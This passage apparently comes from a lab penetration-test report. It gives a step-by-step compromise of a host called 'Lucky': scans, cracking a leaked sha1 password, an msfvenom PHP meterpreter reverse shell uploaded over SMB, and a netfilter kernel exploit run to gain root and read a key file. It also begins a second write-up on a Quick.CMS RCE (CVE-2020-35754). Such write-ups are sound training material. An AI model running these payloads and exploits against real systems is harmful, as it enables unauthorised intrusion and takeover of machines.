
```
└─$ nmap -A 10.15.1.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 12:11 EDT
Nmap scan report for 10.15.1.2
Host is up (0.31s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f0:dd:6f:7e:8b:d5:76:e9:bd:c2:31:f1:65:dd:f9:23 (RSA)
|   256 80:53:df:bf:8a:88:86:77:69:1a:6f:98:e6:ab:81:5d (ECDSA)
|_  256 6f:32:df:e6:5a:e3:f8:f4:73:56:0c:ba:9d:50:13:f0 (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to GetSimple! - Lucky
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: LUCKY; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: 2h37m00s, deviation: 4h02m29s, median: 16m59s
|_nbstat: NetBIOS name: LUCKY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: lucky
|   NetBIOS computer name: LUCKY\x00
|   Domain name: \x00
|   FQDN: lucky
|_  System time: 2021-10-22T09:28:57-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-22T16:28:57
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.73 seconds
```


Navigate to 10.15.1.2/admin




Run Nikto on 10.15.1.2. Observe /admin and /data webpage.



Navigate to 10..15.1.2/data/users/lucky.xml. View username and password. Use a tool to unhash the password.






The password is hashed with sha1. This can be unhashed using a password cracker (crackstation.net).


```
usr: lucky
pass: lucky
```

Log in with the found credentials.




Develop a meterpreter reverse tcp connection code through msfvenom.

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=172.16.5.4 LPORT=4444 -f raw > shell.php
```




Use smbclient on the target box. Observe Sharename "Share" that we will use to upload files.



Using smbclient, put the shell.php code we developed using msfvenom on the target box.

```
smbclient -U lucky%lucky //10.15.1.2/share  -c 'put "shell.php"'
```

```
┌──(kali㉿kali)-[~/Lucky]
└─$ smbclient -U lucky%lucky //10.15.1.2/share  -c 'put "shell.php"'
putting file shell.php as \shell.php (54.3 kb/s) (average 54.3 kb/s)
```



Open a meterpreter reverse TCP listener in Metasploit.

```
$ msfconsole

> use exploit/multi/handler
> set LHOST
> set payload php/meterpreter_reverse_tcp
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.4:4444
[*] Meterpreter session 2 opened (172.16.5.4:4444 -> 10.15.1.2:54166) at 2021-10-22 23:22:00 -0400
```

Click on the shell.php file in the web browser and observe the meterpreter connection get established.

Spawn a bash shell. Observe that you are unprivileged user www-data.

```
python -c 'import pty; pty.spawn("/bin/bash");'
```

```
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@lucky:/var/www/html/data/uploads$ whoami
whoami
www-data
www-data@lucky:/var/www/html/data/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Check the Kernel version on the box. Observe Linux Kernel 4.4.0-21-generic being used.

```
$ uname -a
```

```
uname -a
Linux lucky 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

Look for Linux Kernel 4.4.0-21 exploits. Observe one does exist.

```
$ searchsploit Linux Kernel 4.4.0-21
```

```
┌──(kali㉿kali)-[~/Lucky]
└─$ searchsploit Linux kernel 4.4.0-21
------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                           |  Path
------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation                                                | solaris/local/15962.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5) | linux/local/9479.c
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE' Local Privilege Escalation                               | linux/local/41995.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                                     | linux/dos/43234.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation                  | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation              | windows_x86-64/local/47170.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                                                               | linux/local/41886.c
Linux Kernel < 4.10.13 - 'keyctl_set_reqkey_keyring' Local Denial of Service                                             | linux/dos/42136.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation                                                             | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation                                        | linux/local/45553.c
Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)                                                                  | linux/dos/42762.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                                            | linux/local/45010.c
Linux Kernel < 4.14.rc3 - Local Denial of Service                                                                        | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                                                 | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                                                     | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                                                           | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                                   | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation                        | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                    | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/47169.c
Linux Kernel < 4.5.1 - Off-By-One (PoC)                                                                                  | linux/dos/44301.c
------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Download the kernel exploit to working directory. This exploit code comes in two parts: decr.c and pwn.c. Seperate the code into it's two respective parts.

```
$ cat /usr/share/exploitdb/exploits/linux_x86-64/local/40049.c > exploit
$ cp exploit ./decr.c
$ cp exploit ./pwn.c
```

```
┌──(kali㉿kali)-[~/Lucky]
└─$ cat /usr/share/exploitdb/exploits/linux_x86-64/local/40049.c > exploit
```

```
┌──(kali㉿kali)-[~/Lucky]
└─$ cp exploit ./decr.c

┌──(kali㉿kali)-[~/Lucky]
└─$ cp exploit ./pwn.c
```

Upload the exploit code to the webserver.

```
$ smbclient -U lucky%lucky //10.15.1.2/share  -c 'put "decr.c"'
$ smbclient -U lucky%lucky //10.15.1.2/share  -c 'put "pwn.c"'
```

```
┌──(kali㉿kali)-[~/Lucky]
└─$ smbclient -U lucky%lucky //10.15.1.2/share  -c 'put "decr.c"'
putting file decr.c as \decr.c (5.9 kb/s) (average 5.9 kb/s)

┌──(kali㉿kali)-[~/Lucky]
└─$ smbclient -U lucky%lucky //10.15.1.2/share  -c 'put "pwn.c"'
putting file pwn.c as \pwn.c (2.3 kb/s) (average 2.3 kb/s)
```

From your meterpreter session, compile the exploit code using gcc and set the executable bit using chmod +x.

```
gcc decr.c -m32 -O2 -o decr && chmod +x decr
gcc pwn.c -O2 -o pwn
```

```
www-data@lucky:/var/www/html/data/uploads$ gcc decr.c -m32 -O2 -o decr && chmod +x decr
<l/data/uploads$ gcc decr.c -m32 -O2 -o decr && chmod +x decr
```

```
www-data@lucky:/var/www/html/data/uploads$ gcc pwn.c -O2 -o pwn
gcc pwn.c -O2 -o pwn
```

```
./decr
./pwn
```

```
www-data@lucky:/tmp$ ./decr
./decr
netfilter target_offset Ubuntu 16.04 4.4.0-21-generic exploit by vnik
[!] Decrementing the refcount. This may take a while...
[!] Wait for the "Done" message (even if you'll get the prompt back).
www-data@lucky:/tmp$ sleep 5m
sleep 5m
[+] Done! Now run ./pwn
```

```
www-data@lucky:/var/www/html/data/uploads$ ./pwn
./pwn
[+] Escalating privs...
```

Verify root privilege.

```
root@lucky:/var/www/html/data/uploads# whoami
whoami
root
root@lucky:/var/www/html/data/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
root@lucky:/var/www/html/data/uploads# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:[illegible]:72:c7:1a brd ff:ff:ff:ff:ff:ff
    inet 10.15.1.2/24 brd 10.15.1.255 scope global ens33
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe72:c71a/64 scope link
       valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
root@lucky:/var/www/html/data/uploads# cat /root/key.txt
cat /root/key.txt
gew31noas50sb44idz4o
```

key.txt

gew31noas50sb44idz4o

14. Quick [A] | 10.15.1.20

Introduction

Tasked to conduct an assessment on 10.15.1.20. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Quick.CMS 6.7 - Remote Code Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities and chown privilege escalation to gain admin credentials that we could use to SSH into the system.

Vulnerabilities Discovered

OS: Linux quick 5.4.0-42-generic
Open ports: FTP [21], SSH [22], HTTP [80]

- Vulnerable to Quick.CMS 6.7 - Remote Code Execution vulnerability and privilege escalation utilizing chown.

CVE IDs: CVE-2020-35754

Exploit: https://www.exploit-db.com/exploits/download/49494

Contents of key.txt: ciskzpric4095x6bytel

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


https://www.exploit-db.com/exploits/49494
https://nvd.nist.gov/vuln/detail/CVE-2020-35754
http://packetstormsecurity.com/files/161189/Quick.CMS-6.7-Remote-Code-Execution.html
https://opensolution.org/cms-system-quick-cms.html
https://opensolution.org/security-fix-for-cart-and-cms!-en-1136.html
https://secator.pl/index.php/2021/01/28/cve-2020-35754-authenticated-rce-in-quick-cms-and-quick-cart/
https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

EXPLOIT DESCRIPTION


OpenSolution Quick.CMS < 6.7 and Quick.Cart < 6.7 allow an authenticated user to perform code injection (and consequently Remote Code Execution) via the input fields of the Language tab.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80.



A more in-depth look at open ports. Note MikroTik 6.42 in use.

